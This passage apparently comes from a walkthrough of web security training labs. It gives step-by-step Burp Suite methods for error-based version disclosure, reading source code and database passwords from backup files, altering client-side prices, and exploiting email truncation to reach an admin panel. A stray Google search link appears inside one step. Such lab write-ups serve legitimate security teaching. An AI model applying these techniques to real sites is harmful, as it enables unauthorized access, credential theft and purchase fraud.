framework being used.

Step 1: Browse the application and locate any feature that takes numeric input (e.g., a product "View details" page or a search parameter).


Step 2: In **Burp Suite**, find the request for that page, right-click it, and select **Send to Repeater**.

Step 3: In Repeater, change the numeric parameter to a non-numeric value (e.g., replace `1` with a string like `test`) to trigger an error.

Step 4: Click **Send** and examine the response to find a stack trace that discloses the backend framework version (e.g., **Apache Struts 2 2.3.31**).



Step 5: Copy the revealed version and submit it via the **Submit solution** button to complete the lab




Lab2: Source code disclosure via backup files

Objective: Identify and access a backup file to reveal the application's source code and find sensitive information, such as database credentials.

Step 1: Use a tool like **Burp Suite** or a web crawler to identify common backup file extensions or hidden directories (e.g., .bak, ~, or /backup).


Step 2: Locate the backup file for a critical resource, such as Product.java.bak or a similar source file.


Step 3: Download and open the backup file to view the leaked **Java source code** .



Step 4: Analyze the code to find sensitive hardcoded strings, such as the database password

Step 5: Click **Submit solution** in the lab header and enter the discovered password to complete the lab.





Business logic vulnerabilities

Lab1: Excessive trust in client-side controls.


Objective: Exploit a vulnerability where the application trusts price data sent from the client-side to purchase an item for an unintended price.

Step 1: Log in to your account and select a product to purchase (e.g., a "Lightweight "l33t" Leather Jacket").

Step 2: In **Burp Suite**, go to the **Proxy tab > HTTP history** and locate the POST /cart request that is sent when you add the item to your basket.


Step 3: Right-click this request and select **Send to Repeater**.

Step 4: In the Repeater tab, locate the price parameter in the request body and change its value to 1 (or any value lower than the actual price).



Step 5: Click **Send** to add the item to your cart at the modified price.

Step 6: Navigate to your cart on the website, verify the price is updated, and click **Place order** to complete the lab.



Lab2: Inconsistent handling of exceptional input

Objective: Exploit flaws in how the application processes unconventional or oversized input to bypass business logic constraints (such as email domain restrictions).


Step 1: Register for an account using a very long email address (e.g., over 255 characters) that ends with the required domain (e.g., @dont-get-hacked.com).

Step 2: Observe if the application truncates the email address when saving it to the database.


Step 3: Determine the exact character limit by identifying where the truncation occurs.

Step 4: Craft a new email address so that, when truncated, it ends exactly with the target domain (e.g., [long_string]@dont-get-hacked.com.your-email-id.com).


Step 5: Register with this crafted email; the application should truncate the "https://www.google.com/search?q=.your-email-id.com" portion, leaving only the authorized domain.



Step 6: Log in with the truncated version of the email to gain administrative access or access restricted features.




Step 7: **Navigate to the** Admin panel **and delete the user** carlos **to solve the lab.**



Lab3: Bypassing access controls using email address parsing discrepancies


Objective: Exploit a discrepancy in how different components of the application parse email addresses to register with an unauthorized domain and gain administrative access.

